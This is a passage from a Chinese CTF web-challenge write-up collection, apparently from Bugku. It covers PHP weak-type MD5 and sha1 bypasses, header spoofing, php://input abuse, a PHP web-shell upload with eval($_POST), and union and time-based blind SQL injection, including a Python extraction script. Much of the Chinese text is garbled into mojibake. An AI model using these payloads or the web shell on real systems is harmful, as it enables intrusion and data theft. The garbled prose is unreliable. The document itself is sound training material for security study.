不忍心拂她的意就点开了链接，看着屏幕我的心久久不能平静，往事一幕幕涌上心头......

。。。。。。

“我到底做错了什么，要给我看这个！”

“还记得你曾经说过。。。。。。。。”

PHP是世界上最好的语言

棉盼须靨凖砹

```
<html>
<head>
    <title></title>
    <style type="text/css">
    .link {
        text-decoration: none;
        color: #000;
    }
    .link:hover {
        text-decoration: none;
        color: #000;
    }
    </style>
</head>
<body>
<div align="center">
<p>刌扑二= 约给菁丏戗沧朏挐黗尯= 厥囦旦安= 孜专丑ザ
<p>绎五炢夯= 童烧眥旍筏杫二尯旍涎恵ｘ℃圮斉－№
<p>戗祤艸幹辈= 仳亃抜旍叒扑沯晄祀刀戗歪剁旍漬劮ザ℃怔乎二－朏云覇戗幓忟－№
<p>℃怔乎= 沧云尴专脆聚紁二斉－№给屄夊谇皷衮惋= 昵夠乎旍陒甥咒熥怏ⅡⅡ
<p>℃幓戗眑眑迟丰...№诺晥= 尯受杫丆丰<a class="link" href="code.txt" target="_blank">锄揤</a>ザ
<p>专忏忉拈尯旍愕尴炳弃二锄揤= 眑晥展幛戗旍忉之之专脆幹辈= 徆云丆幛幛涒丏忉夺......
<p>ザザザザザザ
<p>℃戗制庛偠锟二仆乎= 覇统戗眑迟丰｛№
<p>℃连讶値佸輮绕诺迚ザザザザザザザザ№
<h2>PHP昵东畝丏諣妃旍诳訃</h2>
</div>
</body>
</html>
```

栿捴揖祀炳刁锄揤= 値制php仜砹

```php
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

仕敋宦讧受玶霆覇潋趹个丰杧任ｘ1. if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])) ==ゾ TRUE


ゴゴゴゴゴゴゴゴゴゴゴゴゴゴゴ2. if($v1 != $v2 && md5($v1) == md5($v2)) ==ゾ TRUE

刵篃MD5牿殐孝第丸咒strcmp()刃隞专脃专攵玪隞绊迡衔柳逦payload

```
?v1=QNKCDZO&v2=s1885207154a&v3[]=11
```

刵篃MD5咒strcmp()刃隞专脃专攵玪隞绊迡衔柳逦payload

```
?v1[]=13&v2[]=12&v3[]=11
```




get flag:

```
SKCTF{Php_1s_tH3_B3St_L4NgUag3}
```

29. login1(SKCTF)

耈炳ｘ堀五纬来畛SQL战刁

Topic Linkｘhttp://123.206.31.85:49163/



兎叁泮冒丆丰舄戽迟衒阜陌昒昒须靥昵听朏牿殎昤俧恵晄祀

泮冒 x

username: ″123″

password: ″aA123456″

阜陌 x

梹捻阜陌晄祀 and 颞直揖祀SQL纬来敀刁

枊逦payload x

泮冒 x

//username弗宨桂瞅覇夭五uesrname孝彀偂昤评罴偂(宨桂瞅戻釘夠丆亡, 夠佟昤郮扚尌传袄戰蕲)= 绛迪泮冒陖刼

username: ″admin   0″

password: ″aA123456″

阜陌 x

//背步或劢忎八瞅捻庙弗昤昵″admin   ″ 厥困username孝彀沧朏评罴unique孝彀陖刼= ″admin″=″admin+宨桂″専臺绛迪admin昤陖刼

username: ″admin   ″

password: ″aA123456″

get flag:

SKCTF{4Dm1n_HaV3_GreAt_p0w3R}

30. 佰仔哞釒 杫


耈炳 x HTTP诽汈
Topic Link x http://123.206.87.240:9009/from.php

http://123.206.87.240:9009/from.php

are you from google?

栿捻须靨揖祀＝ 柳逦HTTP诽汈夺＝ 淞劦Referer孝彀 x Referer: https://www.google.com

抒匋柳逦




get flag:


flag{bug-ku_ai_admin}

31. md5 collision(NUPT_CTF)

考点：php弱类型
Topic Link：http://123.206.87.240:9009/md5.php



根据提示传入参数a,但是显示false，有题目可猜测MD5碰撞，尝试构造payload



MD5碰撞列表

```
QNKCDZO
0e830400451993494058024219903391

s878926199a
0e545993274517709034328855841020

s155964671a
0e342768416822451524974117254469

s214587387a
0e848240448830537924465865611904

s214587387a
0e848240448830537924465865611904

s878926199a
0e545993274517709034328855841020

s1091221200a
0e940624217856561557816327384675

s1885207154a
0e509367213418206700842008763514
```


get flag:

```
flag{md5_collision_is_easy}
```


32. 稜底呵杕杢罗竟


考炯 x HTTP诽冴

Topic Link x http://123.206.87.240:8002/localhost/



枞捻揖祀仔杕杢诅间= 圮HTTP诽冴夺鎴 靨劾丐孝殼 X-Forwarded-For: 127.0.0.1 或耋 Client-Ip: 127.0.0.1





get flag:

flag{loc-al-h-o-st1}

33. 吊秩绛迍

考炀ｘ仳砍宦讧サsha1()
Topic Linkｘhttp://123.206.87.240:8002/web7/

各种绕过
110

各种绕过喲

http://123.206.87.240:8002/web7/

仳砍ｘ

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
    if ($_GET['uname'] == $_POST['passwd'])

        print 'passwd can not be uname.';

    else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

        die('Flag: '.$flag);

    else

        print 'sorry!';

}
?>
```

仳砍宦讧霆覇滶跌ｘ1. $_GET['uname'] != $_POST['passwd']

ゴゴゴゴゴゴゴゴ2. sha1($_GET['uname']) === sha1($_POST['passwd'])　//刞搿敶绊绛迍

ゴゴゴゴゴゴゴゴ3. $_GET['id']=='margin')

刞搿sha1()专胞攵琏敶绊迟衔枰逦payload

```
http://123.206.87.240:8002/web7/?uname[]=999&id=margin
```

```
POST x passwd[]=6666
```

get flag:

```
Flag: flag{HACK_45hhs_213sDD}
```

34. web8

耆炳 x php佶单讴

Topic Link x http://123.206.87.240:8002/web8/

须蜃凖砹

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```


仕砹宦讧受玶霆霸潋趹个丰杧任 x 1. ac专脃乀窀

ゴゴゴゴゴゴゴゴゴゴゴゴゴゴゴ2. $ac === $f

刵鶯php佶单讴 x php://input　柳逦payload

```
http://123.206.87.240:8002/web8/?ac=123&fn=php://input
```

```
POST x 123
```




get flag:

This is flag: flag{3cfb7a90fc0de31}

35. 绌切

斉炳 x 渝逕浑诛
Topic Link x http://123.206.87.240:8002/web13/


刵粡徧剗web扱揕喂迡衔罗竟昤扱揕




扫描信息：扫描完成... 扫描速度：0/每秒

ID	地址	HTTP响应
1	http://123.206.87.240:8002/web13/robots.txt	200
2	http://123.206.87.240:8002/web13/index.php	200

诅间 http://123.206.87.240:8002/web13/robots.txt 栿捻揖祀蒂诅间 http://123.206.87.240:8002/web13/resusl.php



栿捻揖祀簄玐呞admin亢诛统x敠偂乀admin= 愕夜徝制flag



get flag:

```
flag(ctf_0098_lkji-s)
```

36. 求getshell

考点：文件上传

Topic Link：http://123.206.87.240:8002/web9/

根据提示需要上传php马，经过测试需要满足一下几个条件

1、文件名filename=*.php5

2、文件类型Content-Type: image/jpeg

3、数据包类型Content-Type: multipart/form-datA #大小写绕过

Request

Raw | Params | Headers | Hex

```
POST /web9/index.php HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://123.206.87.240:8002/web9/index.php
Content-Type: multipart/form-datA;
boundary=---------------------------293582696224464
Content-Length: 325
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------293582696224464
Content-Disposition: form-data; name="file"; filename="shell.php5"
Content-Type: image/jpeg

<?php eval($_POST["ppp"]); ?>

-----------------------------293582696224464
Content-Disposition: form-data; name="submit"

Submit
-----------------------------293582696224464--
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 20 May 2019 10:00:47 GMT
Content-Type: text/html
Connection: keep-alive
Keep-Alive: timeout=60
Content-Length: 268

<html>
<body>
<form action="index.php" method="post" enctype="multipart/form-data">
My name is margin,give me a image file not a php<br>
<br>
<input type="file" name="file" id="file" />
<input type="submit" name="submit" value="Submit" />
</form>

KEY{bb35dc123820e}
```

get flag:

KEY{bb35dc123820e}

37. INSERT INTO注入

考炼点：HTTP头部注入+WAF绕过

Topic Link：http://123.206.87.240:8002/web15/

INSERT INTO注入

150

地址：http://123.206.87.240:8002/web15/

flag格式：flag{xxxxxxxxxxxx}
不如写个Python吧

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];
```

解题：

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip')";
mysql_query($sql);
```

刊袄昵HTTP夺鄙泮八

1. 仳砍0披锟ⅹerror_reporting(0) 泯仫专考虐披锟泮八
2. 仳砍台胐IP囤晓泯仫专考虐Boolean泮八
3. 泮八毙五眩闺泮八

payloadⅹ

```
#-*- encoding: utf-8 -*-
import requests

str_value="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ,_!@#$%^&*."
url="http://123.206.87.240:8002/web15/"
flag=""

#嬪衰吓閂庞ｘ14
#data = 11'  and (case when (length((select group_concat(table_name) from information_schema.tables where
table_name=database()))=14) then sleep(4) else 1 end)) #
#嬪衰吓偷ｘclient_ip,flag
#data = "11'and (case when (substr((select group_concat(table_name) from information_schema.tables where
table_schema=database() ) from " + str(i) + " for 1 )='" + str1 + "') then sleep(4) else 1 end )) #"

#嬪孝殼閂庞ｘ4
#data = 11'  and (case when (length((select group_concat(column_name) from information_schema.columns where
table_name='flag'))=4) then sleep(4) else 1 end)) #
#嬪孝殼偷ｘflag
#data = "11' and (case when (substr((select group_concat(column_name) from information_schema.columns where
table_name='flag') from " + str(i) + " for 1 )='" + str1 + "') then sleep(4) else 1 end )) #"

#嬪孝殼回宿閂庞ｘ32
#data = 11'  and (case when (length((select group_concat(flag) from flag))=32) then sleep(4) else 1 end)) #
#嬪孝殼回宿ｘxxxxxxxxxxxxxxxxxxxxxxxx
#data = "11' and (case when (substr((select group_concat(flag) from flag) from " + str(i) + " for 1 )='" + str1 + "') then
sleep(4) else 1 end )) #"

for i in range(1,33):
    for str1 in str_value:
        data = "11' and (case when (substr((select group_concat(flag) from flag) from " + str(i) + " for 1 )='" + str1 +
"') then sleep(5) else 0 end )) #"
        headers = {"x-forwarded-for":data}
        try:
            result = requests.get(url,headers=headers,timeout=4)
        except:
            flag += str1
            print("flag:"+flag)
            break
print('End_Flag:' + flag)
```

get flag:

```
flag{cdbf14c9551d5be5612f7bb5d2827853}
```

38. 这是一个神奇的登陆框

考点：SQL注入
地址：http://123.206.87.240:9001/sql/

这是一个神奇的登陆框

150

http://123.206.87.240:9001/sql/

flag格式flag{}

Flag

Submit

对Username进行测试发现admin"会显示错误信息，admin"#时显示正常，猜测存在联合注入

查询字段数

```
admin" order by 1,2# False
admin" order by 1,2,3# True
```

查询数据库

```
admin" union select databses(),2#
```

查询表

```
admin" union select group_concat(table_name),2 from information_schema.tables where
table_schema='bugkusql1'#
```

查询flag1表字段

```
admin" union select group_concat(column_name),2 from information_schema.columns where table_name='flag1' and table_schema='bugkusql1'#
```

查询字段数据

```
admin" union select group_concat(flag1),2 from bugkusql1.flag1#
```

get flag:


```
flag{ed6b28e684817d9efcaf802979e57aea}
```


39. 多次

考点：SQl 注入
地址：http://123.206.87.240:9004

初始界面

测试发现可能存在注入







通过fuzz测试查看过滤了那些关键字

payload1

```
# 123.206.87.240:9004/1ndex.php?id=1' anandd length("sselectelect") --+ true
# 123.206.87.240:9004/1ndex.php?id=1' anandd length("select") --+ false
```



